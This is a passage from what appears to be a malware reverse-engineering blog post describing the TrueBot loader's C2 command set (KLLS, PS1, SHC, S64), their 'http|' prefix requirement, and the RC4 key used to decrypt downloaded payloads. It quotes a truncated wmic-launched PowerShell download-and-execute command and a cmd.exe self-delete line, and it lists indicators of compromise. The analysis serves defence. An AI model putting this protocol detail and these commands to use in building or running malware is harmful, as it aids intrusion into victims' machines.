
After sending the POST request, TrueBot is expecting one of the following commands from the C2:

```
 KLLS
PS1
SHC
S64
```

The commands `PS1` , `SHC` and `S64` will only be executed if there is a “http” string in front of them, for example:

```
http|PS1
```

I’m not sure if this is intended by the author and how the real response from the C2 looks like but at least during debugging, this seems to work, see the following image:



```
KLLS: Terminates itself via cmd.exe for example C:\WINDOWS\system32\cmd.exe /c del C:\Users\user
```

```
PS1: Download and execute a Powershell script via wmic.exe e.g. wmic.exe process call create "po
```

```
SHC: Download and execute Shellcode
```

```
S64: Download and execute Shellcode with higher privileges (if possible)
```

For the commands `PS1`, `SHC` and `S64`, the received Payload from the C2 will first be decrypted with RC4 again but this time with another RC4 key, in this case `OfgjkwsikhU23`.

In the next blogpost, we'll do some more coding again and write a config extractor that extracts the most important artifacts from the binary. Stay tuned.

IOCs:

```
c042ad2947caf4449295a51f9d640d722b5a6ec6957523ebf68cddb87ef3545c
qweastradoc[.]com
```

Source: https://malware.love/malware_analysis/reverse_engineering/2023/03/31/analyzing-truebot-capabilities.html